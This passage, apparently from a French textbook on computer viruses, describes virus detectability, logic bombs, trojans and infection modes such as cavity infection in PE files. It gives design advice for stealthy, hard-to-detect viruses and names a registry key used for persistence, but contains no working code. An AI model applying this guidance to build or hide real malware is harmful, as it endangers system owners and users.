Nous considérons ici une phase d'incubation complète, c'est-à-dire n'ayant pas déclenché d'alerte antivirale. Plus cette phase est longue, plus le risque de détection diminue, tandis que l'augmentation du nombre de copies accroît ce risque. La constante C décrit un certain nombre de paramètres : la qualité plus ou moins grande d'écriture (présence de bugs par exemple), l'utilisation de techniques anti-antivirales, la nature de la charge virale... Bien qu'empirique, cette mesure pour la détectabilité décrit assez bien la réalité dans la grande majorité des cas. De plus, cette règle permet de prendre en compte, même empiriquement, l'effet total du virus (prise en compte de la charge virale).

Le degré de risque que représente une infection informatique pour un système donné varie *grosso modo* inversement avec le degré de détectabilité de cette infection.

5.2.6 La conception d'une infection informatique

La conception d'un virus informatique réclame beaucoup de rigueur et de soin. Nombreux sont les virus qui ont été détectés suite à une erreur d'exécution provenant d'un défaut de conception ou en raison d'un ou plusieurs « bugs », qui de plus limitent leur action. Nous en verrons quelques exemples dans la partie 6.3.2, consacrée aux aspects pratiques des virus et des vers. Quelles sont alors les règles pour concevoir un virus efficace et le moins détectable possible ?

En premier lieu, une véritable réflexion doit être menée afin de définir précisément le référentiel de travail. Il s'agit de déterminer :

- la nature de la ou des cibles (environnement matériel, versions de système d'exploitation, logiciels utilisés...). Le but est de connaître les limitations que l'environnement cible va imposer au virus. Par exemple, attaquer une machine utilisant *Internet Explorer* [65] sera plus facile que si cette machine utilise *Netscape* ;
- le niveau de savoir-faire des victimes en matière de sécurité. L'utilisateur maîtrise-t-il, par exemple, suffisamment son système d'exploitation pour en faire régulièrement un audit de sécurité ? L'administrateur du système et l'officier de sécurité du système appliquent-ils une politique de sécurité ? Si oui, est-elle rigoureuse ? La veille technologique, notamment des vulnéralibilités, est-elle prise en compte ? Les correctifs de sécurité sont-ils régulièrement et rapidement mis en place ? Les logiciels de sécurité (antivirus, pare-feux) sont-ils mis à jour et évalués régulièrement ?
- les habitudes et inclinations des utilisateurs, dont l'étude et l'analyse permettront, dans certains cas, d'optimiser l'attaque par le biais de l'ingénierie sociale [93] ;
- la nature précise des logiciels de sécurité que l'infection informatique devra affronter. L'étude spécifique de ces produits permettra d'en connaître les limitations, les points faibles.

Tous ces éléments seront plus ou moins facilement obtenus par une phase préalable de renseignements. En conséquence, si l'on se place du point de vue des cibles, une véritable politique de discrétion professionnelle doit être incluse dans la politique de sécurité informatique. Précisons qu'une attaque virale réussie est de plus en plus une attaque virale ciblée pour un référentiel donné. L'efficacité actuelle des antivirus modernes n'autorise plus l'amateurisme ni les attaques généralisées contre des systèmes génériques.

Une fois l'environnement fixé, la conception du virus lui-même doit être soigneusement pensée. Le virus devra s'adapter à l'environnement de travail défini, donc être capable de l'analyser et d'agir sur lui en conséquence. Par exemple, si son action dépend de la présence d'un fichier donné ou si, au contraire, il ne doit pas agir en cas de présence de tel autre logiciel, le virus devra étudier le système sous cet angle.

Le point essentiel concerne enfin la qualité de programmation. Nombreux sont les virus à avoir été détectés en raison d'une programmation peu soignée, occasionnant des erreurs trahissant leur présence ou limitant leur action. Les principales règles sont les suivantes :

- tester les valeurs de retour de toutes les fonctions utilisées. Rien n'est plus dangereux, par exemple, que de tenter d'ouvrir un fichier qui n'existe pas ou d'utiliser une fonction sans tester son code de retour. De même, il est préférable de tester si une cible éventuelle est bien un exécutable. Le programmeur doit constamment avoir pour souci de gérer les erreurs éventuelles et les effets de bord. Cet aspect de la programmation sera illustré par de nombreux exemples dans la partie 6.3.2 ;
- tester les routines critiques isolément. Dans le cas d'un ver comme Sapphire, par exemple, un bug sur le générateur aléatoire d'adresses IP a limité son action. Si ce générateur avait été testé soigneusement, l'auteur du ver aurait remarqué un biais notable dans les adresses IP générées [39] ;
- gestion de la surinfection. Le virus ou le ver ne doit pas réinfecter une cible déjà infectée. L'effet peut être dramatique, par exemple dans le cas d'un virus fonctionnant par ajout de code ou dans le cas d'un ver (multiplication des processus) ;
- inhibition des éventuels messages d'erreurs.

Pour résumer, il s'agit de contrôler toutes les étapes de l'infection. Insistons sur le fait qu'un virus sera d'autant plus indétectable qu'il adopte un certain mimétisme avec un programme traditionnel, « normal ». Cela requiert, quelquefois, entre autres aspects, de limiter le pouvoir infectieux du virus ou du ver. En d'autres termes, à trop vouloir être « gourmand » en infectant le plus grand nombre de fichiers possibles, les programmeurs affaiblissent leur création.

5.3 Les infections simples

Bien que cet ouvrage soit essentiellement consacré aux programmes de type autoreproducteur, nous présenterons succinctement les infections simples, dans un but d'exhaustivité. Le mode propre de ces programmes, comme leur nom l'indique, est de simplement s'installer dans le système. L'installation se fait généralement et simultanément[11] (pour les programmes les plus élaborés) :

- en mode résident : le programme est résident (processus actif en mémoire de façon permanente) afin de pouvoir agir tant que le système fonctionne ;
- en mode furtif : l'utilisateur ne doit pas se rendre compte qu'un tel programme, puisque résident, est présent dans son système. Par exemple,

[11] À noter que certains virus et surtout les vers adoptent le même processus d'intallation.

le processus attaché n'est pas visible lors de l'affichage des processus en cours (`ps -aux` sous Unix ou `Ctrl+Alt+Suppr` sous Windows). D'autres techniques existent pour leurrer l'utilisateur et les éventuels antivirus ;
- en mode persistant : en cas d'effacement ou de désinstallation, le programme infectant est capable par différentes techniques de se réinstaller dans la machine indépendamment d'un dropper (sous Windows généralement plusieurs copies de ce programme sont cachées dans les répertoires systèmes et une ou plusieurs clefs sont ajoutées dans la base de registres par le programme lors de l'installation initiale, afin d'assurer la réinstallation). Ce mode permet également, au démarrage de la machine, de lancer le programme infectieux en mode résident. À titre d'exemple, le cheval de Troie *Back Orifice 2000*, ajoute, dans la base de registres, la clef suivante contenant le nom du fichier infecté `HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices`. À chaque démarrage de la machine, le module serveur est ainsi réactivé. Ces techniques de persistance sont systématiquement utilisées dans les agents malicieux composant un *botnet* (voir chapitre 11).

Au final, il est essentiel de noter qu'une seule erreur de l'utilisateur suffit pour l'installation durable de ce type d'infections dans un système. Tant que le programme infectieux n'aura pas été complètement éradiqué, le système sera corrompu.

Les programmes simples infectants appartiennent essentiellement à deux classes.

5.3.1 Les bombes logiques

Définition 50 *Une* bombe logique *est un programme infectant simple, s'installant dans le système et qui attend un événement (date, action, données particulières...) appelé en général « gâchette », pour exécuter sa fonction offensive.*

Ces programmes constituent assez souvent la charge finale d'un virus (ex. : virus *CIH* qui se déclenche chaque 26 avril, pour la version 1.2 [88]). C'est la raison pour laquelle les bombes logiques sont souvent assimilées, par erreur, aux virus et aux vers. Un exemple célèbre de bombe logique est celui d'un administrateur système ayant implanté un programme vérifiant la présence de son nom dans les registres de feuilles de paie de son entreprise. En cas d'absence de ce nom (ce qui signifie que l'administrateur a été renvoyé), le programme chiffrait tous les disques durs. L'entreprise, ne possédant pas la clef de chiffrement utilisée, ne pouvait plus accéder à ses données. De

plus, le système de chiffrement utilisé offrait un niveau de sécurité tel que la cryptanalyse était impossible.

Il est alors aisé de comprendre pourquoi les antivirus ont du mal à lutter contre les bombes logiques (avant qu'elles n'aient été identifiées et que la base de signature n'ait été actualisée, auquel cas la détection est systématique). Ce sont en apparence de simples programmes. Les techniques évoluées de lutte antivirale (analyse heuristique, émulation de code) sont condamnées à être constamment mises en défaut, face à des bombes logiques inconnues. La simple détermination du caractère offensif d'un tel programme, basée sur l'utilisation de commandes différées est, par exemple, vouée à l'échec sous Unix (les commandes `at, batch` sont fréquemment utilisées notamment dans des scripts). Le problème est le même quel que soit le système d'exploitation.

5.3.2 Les chevaux de Troie et leurres

La notion de cheval de Troie informatique correspond intimement à la version historique de l'Iliade d'Homère.

Définition 51 *Un* cheval de Troie *est un programme simple, composé de deux parties, le* module serveur *et le* module client. *Le module serveur, installé dans l'ordinateur de la victime, donne discrètement à l'attaquant accès à tout ou partie de ses ressources, qui en dispose via le réseau (en général), grâce à un module client (il est le « client » des « services » délivrés inconsciemment par la victime).*

Le module serveur est un programme généralement dissimulé dans un autre programme, anodin et « attractif » (voir section 5.2). L'exécution de ce dernier, au minimum une fois, installe à l'insu de la victime la partie serveur du cheval de Troie[12].

Le module client, une fois installé, cette fois volontairement, dans la machine de l'attaquant, recherche sur le réseau, grâce à la commande `ping`[13],

[12] Ce module serveur est l'analogue informatique de la poignée de soldats grecs, cachés dans ce qui semblait n'être qu'une statue gigantesque de cheval, offerte par les Grecs aux Troyens avant de renoncer à assiéger leur ville. La suite est connue. Les soldats grecs, de nuit, ont ouvert les portes de la ville de Troie au gros de l'armée grecque (analogue du module client), leur livrant ainsi la ville.

[13] Cette commande permet de détecter les machines présentes effectivement sur un réseau ; il s'agit en quelque sorte d'obtenir un « écho sonar informatique » des machines connectées (émission d'un paquet de type `IP` et renvoi par la machine distante, si connectée, du paquet avec une valeur de délai d'attente).

les machines infectées par le module serveur puis en prend le contrôle, lorsqu'il a obtenu en retour l'adresse IP et le port (TCP ou UDP) des machines accessibles (voir figure 5.3). Cette prise de contrôle lui permet de mener un nombre plus ou moins grand, selon la nature du cheval de Troie, d'actions offensives : redémarrage de la machine, transfert de fichiers, exécution de code, destruction de données, écoute du clavier, etc. Les exemples les plus




Fig. 5.3. Mécanismes d'action d'un cheval de Troie

célèbres de cheval de Troie sont les logiciels *Back Orifice* (protocole UDP, port 31337), *Netbus* (protocole TCP, port 12345) et *SubSeven*. Ces logiciels, comme pour les bombes logiques, sont détectés de manière inégale. Un cheval de Troie, non diffusé sur Internet, bien programmé, a toutes les chances de contourner un antivirus. L'usage de pare-feux (conjointement à un antivirus et tous deux bien configurés) est hautement conseillé, même si plusieurs techniques sont connues ou à l'étude, qui permettent de les contourner. Le tableau 5.2 donne le port et le protocole utilisé par les chevaux de Troie les plus fréquents. Les *leurres*, ou programmes imitant le fonctionnement normal d'un programme légitime du système (fausse bannière de connexion Unix par exemple[14]), les espions de claviers (*keyloggers*) ne sont que des cas particuliers de chevaux de Troie, où le module client est réduit à sa plus

[14] Le leurre *Login* imitait l'écran d'invite de connexion des systèmes Unix, en se « superposant » à l'écran réel. Lorsque l'utilisateur se connectait (saisie du nom d'utilisateur et du mot de passe), le leurre simulait une erreur de mot passe (cas fréquent lorsque ce

Port	Protocole	Cheval de Troie
1024	TCP	NetSpy
1243	TCP	SubSeven
1999	TCP	Backdoor
6711	TCP	SubSeven
6712	TCP	SubSeven
6713	TCP	SubSeven
6776	TCP	SubSeven
12345	TCP	Netbus
12346	TCP	Netbus
12456	TCP	Netbus
20034	TCP	Netbus 2 Pro
31337	UDP	Back Orifice
54320	UDP	Back Orifice
54320	TCP	Back Orifice 2000

Tab. 5.2. Ports et protocoles utilisés par quelques chevaux de Troie

simple expression et demeure passif. L'action « offensive » consiste, pratiquement toujours, à récupérer une ou plusieurs informations et s'effectue passivement par analyse (*sniffing*) des paquets IP transitant par le réseau ou envoi à des adresses fixées.

Ces techniques de base peuvent connaître des variations et l'attaque par le couple *Scob/Padodor* en est une parfaite illustration[15].

5.4 Les modes d'action des virus

Dans ce qui suit, il ne sera pas fait de distinction entre virus et vers. La notion spécifique de ver informatique sera précisée dans la section 5.5.2 où il sera montré que les vers ne sont qu'une classe particulière de virus.

dernier est saisi trop rapidement) mais en réalité, il sauvegardait les données saisies et redonnait le contrôle au véritable écran de connexion.

[15] *Scob* est un « chargeur de cheval de Troie » exploitant une faille de sécurité des serveurs web IIS. Il s'agissait d'un script Javascript malveillant qui installait un autre cheval de Troie, nommé *Padodor*, lorsqu'un utilisateur parcourait une page hébergée par un serveur infecté et que son propre navigateur *Internet Explorer* était une version vulnérable à cette attaque. *Padodor* est un *keylogger* espionnant les frappes au clavier (nom d'utilisateur/mot de passe pour certains services et fournisseurs d'accès ainsi que les numéros de cartes bancaires). Les données étaient envoyées à un individu malveillant.

Les virus infectent leur cible selon quatre modes. Le processus est simple : l'exécutable cible, une fois identifié, va recevoir une copie du virus, directement au niveau du fichier exécutable sur le disque. Ce processus de copie s'effectue au niveau du code binaire, la copie du virus étant sous forme d'un code exécutable.

Il en résulte, contrairement aux virus en code source, qui seront présentés dans la section 5.4.5, une hétérogénéité du code exécutable infecté résultant. Une analyse directe du code binaire (voir la section 5.6) permettra rapidement de détecter la présence d'un code viral, aisément reconnaissable dans la plupart des cas (même dans le cas de codes polymorphes).

5.4.1 Virus par écrasement de code

Ces virus sont encore appelés virus agissant par recouvrement de code. Lorsque le virus est exécuté (*via* un programme infecté), il infecte les cibles préalablement identifiées par la routine de recherche en écrasant leur code exécutable (en tout ou partie) avec son propre code. Ce type de virus est en




Fig. 5.4. Infection par écrasement de code

général de taille assez petite (quelques dizaines à quelques centaines d'octets). Dépourvu en général de charge finale (afin de limiter au maximum sa taille), le virus en constitue une à lui tout seul, puisque l'infection se traduit par une destruction des exécutables infectés. En effet, trois cas se présentent :

- le virus écrase la partie initiale du code de la cible. L'en-tête spécifique de l'exécutable hôte, dont la fonction est de structurer les données et le code afin de faciliter la projection en mémoire par le système d'exploitation (*EXE header* des fichiers EXE 16 bits, en-tête *Portable Executable*

des binaires 32 bits Windows, en-tête *ELF* du format Linux,....), est alors absent (il est en fait remplacé par le virus qui possède son propre en-tête correspondant à son propre format). Le programme infecté ne pourra pas se lancer. C'est le type d'infection par écrasement de code le plus fréquent (voir figure 5.4) ;
- le virus écrase le code cible en partie centrale ou terminale, mais le virus doit installer une fonction de saut vers l'adresse de son propre code en début du programme infecté s'il veut prendre la main avant le programme cible. Selon les cas, le programme cible ne se lancera pas (effet dû à la fonction de saut qui ne restaure pas les octets initiaux de la cible en mémoire ; aucun contrôle n'est redonné au programme cible) et/ou son exécution avortera en cours de processus (le contrôle est redonné par le virus au programme cible mais une partie du code cible a été écrasée par le virus). Le but dans ce dernier cas est d'introduire une petite dose de furtivité : un début d'exécution normale suivi par un arrêt brusque sera susceptible d'évoquer un problème logiciel plutôt qu'une attaque virale ;
- le virus remplace purement et simplement le code cible par son propre code. Cette technique est peu courante et surtout facilement détectable, puisque tous les exécutables infectés ont la même taille, en l'absence de tout mécanisme de furtivité.

Le lecteur trouvera un exemple de virus, écrit en langage interprété Bash et fonctionnant sous Unix dans la section 8.3.1.

5.4.2 Virus par ajout de code

Les virus fonctionnant selon ce mode vont accoler leur code à celui de la cible. Il en résulte une augmentation de la taille du programme infecté, si aucune technique de furtivité n'est appliquée. Le virus a deux possibilités pour accoler son code :
- soit en tête du code de la cible (type *prepend* ou ajout en position initiale). C'est le cas le moins fréquemment réalisé car le plus délicat à réaliser, notamment dans le cas des binaires de type `EXE` composés de plusieurs segments. Un ajout en tête du code nécessite des recalculs d'adresses des données et instructions du programme légitime (ce recalcul est nécessaire pour que la projection en mémoire se déroule sans problème). De plus, un déplacement du code cible est souvent nécessaire (insertion du code viral entre les structures d'exécutable (en-tête d'exécutable) et le code cible proprement dit, cas du virus SURIV). Cela se

fait au prix d'un nombre plus important de lectures/écritures qui peut trahir l'activité de duplication virale ;
- soit en fin du code de la cible (type *append* ou ajout en position terminale). C'est le cas le plus fréquemment rencontré. Toutefois, comme le virus doit en général se lancer en premier, il est nécessaire de modifier légèrement l'exécutable infecté. Les octets initiaux de la cible sont déplacés (par exemple mémorisés dans la copie virale sur le disque) et remplacés par une fonction de saut vers le code viral. Lors de la projection en mémoire (exécution de la cible infectée), le virus est exécuté en premier, grâce à cette fonction de saut. Il restaure ensuite les octets d'origine et transfère normalement le contrôle au programme cible (figure 5.5).




Fig. 5.5. Infection par ajout de code (position terminale)

5.4.3 Virus par entrelacement de code

Ces virus exploitent essentiellement le format PE des exécutables 32 bits de *Windows* (depuis la version *Windows 95*). Cet en-tête permet, lors de la projection du code en mémoire :
- de donner les informations adéquates pour l'installation en mémoire (établissement d'une image mémoire) ;
- de permettre la mise en commun optimale pour plusieurs processus, de fichiers `EXE` et `DLL`.

Toutes les données contenues dans les structures de ce format sont établies par le compilateur.

La philosophie et les mécanismes de ce format sont extrêmement intéressants dans la mesure où ce format se prête particulièrement bien à l'écriture de virus ! Toute la puissance de l'infection par cette catégorie de virus repose

sur l'exploitation optimale de certaines caractéristiques qui permettent au virus de se loger dans des espaces alloués mais partiellement inutilisés (technique d'entrelacement de code ou *Hole Cavity Infection*). Un fichier PE se




Fig. 5.6. Structure d'un fichier exécutable PE

compose (voir figure 5.6 ; pour plus de détails voir [72] et [215, chap 42]) :

- d'un en-tête DOS qui permet de lancer le programme sous DOS et d'afficher le message indiquant que l'application ne fonctionne que sous Windows :

- de l'en-tête PE proprement dit. Il comprend deux structures de données essentielles, renseignées lors de la compilation et de l'édition dynamique, et indispensables au lancement correct de l'application :
  - l'IMAGE_FILE_HEADER donnée par

```
    typedef struct{
WORD Machine; /* type de processeur */
WORD NumberOfSection;/* nbre de sections du fichier*/
DWORD TimeDateStamp;  /* Date-heure création */
DWORD PointerToSymbolTable;
DWORD NumberOfSymbols;
WORD SizeOfOptionalHeader;
WORD Characteristics;
} IMAGE_FILE_HEADER
```

  - l'IMAGE_OPTIONAL_HEADER donnée par (seuls les champs pertinents pour nous sont donnés) :

```
typedef struct{
........
DWORD SizeOfCode;
DWORD SizeOfInitializedData;
DWORD SizeOfUnInitializedData;
DWORD AddressOfEntryPoint;
DWORD BaseOfCode;
DWORD BaseOfData;
DWORD ImageBase; /* Adresse de chargement par
             défaut : 0x400000 pour les EXE */
DWORD SectionAlignment;
DWORD FileAlignment;
........
DWORD NumberOfRvaAndSizes; /* Nombre de sections
                                    qui suivent */
IMAGE_DATA_DIRECTORY DataDirectory[16];
} IMAGE_OPTIONAL_HEADER
```

- du dernier champ de la structure qui est un tableau de structures IMAGE_DATA_DIRECTORY indiquant l'adresse virtuelle relative et la taille de chaque section. Seules les NumberOfRvaAndSizes premières entrées sont renseignées, les autres sont nulles ;

```
typedef struct{
```

```
DWORD VirtualAddress; /* Adresse RVA de début
                                de la section */
DWORD Size;           /* Taille de la section
                                en octets     */
} IMAGE_DATA_DIRECTORY
```

- de plusieurs sections (dont le nombre est contenu dans le champ `NumberOfSection` de l'`IMAGE_FILE_HEADER`). Ces sections correspondent au code proprement dit (section `.txt`), à différents types de variables (sections `.data`, `bss`) et à différentes autres données et informations indispensables.

L'en-tête PE est suivi de la table des sections qui décrit les sections contenues dans le fichier. Il s'agit d'un tableau de 16 éléments. Seules les `NumberOfRvaAndSizes` premières sont renseignées. Elles contiennent une structure `IMAGE_SECTION_HEADER` :

```
typedef struct{
BYTE Name[8]; /* Nom de la section */
DWORD VirtualSize; /* Taille de la section en octets */
DWORD VirtualAddress;  /* Adresse RVA de début de
                                          la section */
DWORD SizeOfRawData; /* Taille section arrondie à un
                               multiple de 512 octets */
DWORD PointerToRawData; /* RVA de début de la section
                                     dans le fichier */
.........
} IMAGE_SECTION_HEADER
```

Toutes les adresses contenues dans le format PE, qui référencent les différentes données et sections, sont en fait non pas des adresses absolues mais des adresses virtuelles relatives (*RVA = Relative Virtual Address*, en gros un offset par rapport au début du fichier). Lors de la projection en mémoire, grâce à la fonction `MapViewOfFile()`, l'adresse en mémoire des différentes sections est obtenue en ajoutant les `RVA` à l'`ImageBase`.

La principale faiblesse de ce format est la granularité d'allocation lors de la compilation. Pour infecter par entrelacement de code sans provoquer d'augmentation de taille du fichier exécutable sur le disque, le virus va utiliser le champ `SizeOfRawData` de chaque `IMAGE_SECTION_HEADER` qui contient la taille de la section arrondie à un multiple pair de 512 octets. Si le code utile de cette section est, par exemple, de 1 600 octets, la place disque réellement

réservée sera de 2 048 octets. Il reste 448 octets inoccupés, disponibles pour le virus.

L'en-tête PE contient toutes les données pour déterminer où se situent exactement ces zones inutilisées. Le virus doit donc s'installer dans les espaces alloués inutilement (voir figure 5.7) et met à jour un certain nombre de variables dans l'en-tête PE afin de respecter la cohérence du fichier après infection (en particulier, il faut que le virus puisse lui-même être projeté en mémoire pour agir, de la même manière que l'hôte).

Au total, les virus fonctionnant par entrelacement de code conjuguent les avantages des virus par écrasement de code (pas d'augmentation de la taille du fichier) et par ajout de code (pas de perturbation du fonctionnement du code hôte). L'exemple le plus célèbre de virus fonctionnant selon ce mode est le virus *CIH* (encore appelé *Chernobyl*) (pour une description détaillée voir [88]).

5.4.4 Virus par accompagnement de code

Ce dernier mode est certainement le moins connu. Cependant, il est celui qui représente actuellement le plus grand défi, en matière de lutte anti-antivirale. L'approche est différente de celle des trois modes décrits précédemment. Ici, le code cible n'est pas altéré, son intégrité est respectée[16]. C'est l'une des raisons qui rendent ce mode d'infection particulièrement intéressant.

Le principe général est le suivant (voir figure 5.8) : le code viral identifie une cible et duplique son code, non pas en l'insérant dans le code cible, mais en créant un fichier supplémentaire (dans un répertoire éventuellement différent) qui va « accompagner » la cible (d'où le terme de virus *compagnon*). Lorsque l'utilisateur exécute le programme cible infecté selon ce mode, la copie virale contenue dans ce fichier supplémentaire est en réalité exécutée en tout premier, permettant au virus de propager, selon le même mode, l'infection. Ensuite, ce dernier exécute lui-même le programme cible légitime qu'il accompagne.

Quels sont les différents mécanismes possibles qui permettent à la copie virale de se lancer prioritairement ? Il en existe trois types principaux.

- Le premier type est celui de l'*exécution préemptive* ou *hiérarchisée*. Il consiste à exploiter une caractéristique particulière du système d'exploitation considéré, qui hiérarchise l'exécution des binaires. Le meilleur

[16] Il convient auparavant de définir ce que l'on entend par intégrité d'un fichier (problème général de l'intégrité en cryptologie ; voir [173, chap. 9]). Nous verrons dans le chapitre 9 ce qu'un véritable mécanisme d'intégrité doit prendre en compte.




Fig. 5.7. Infection par entrelacement de code (fichier PE)

exemple, et le plus connu, est celui du monde DOS. Pour ce système d'exploitation, la hiérarchie d'exécution est déterminée par la nature de l'extension du programme exécutable : les fichiers de type `COM` (exécutables ayant une structure simple et requérant moins d'un segment mémoire pour la projection en mémoire, soit 64 Ko) sont lancés avant les fichiers de type `EXE` (exécutables plus complexes utilisant plusieurs

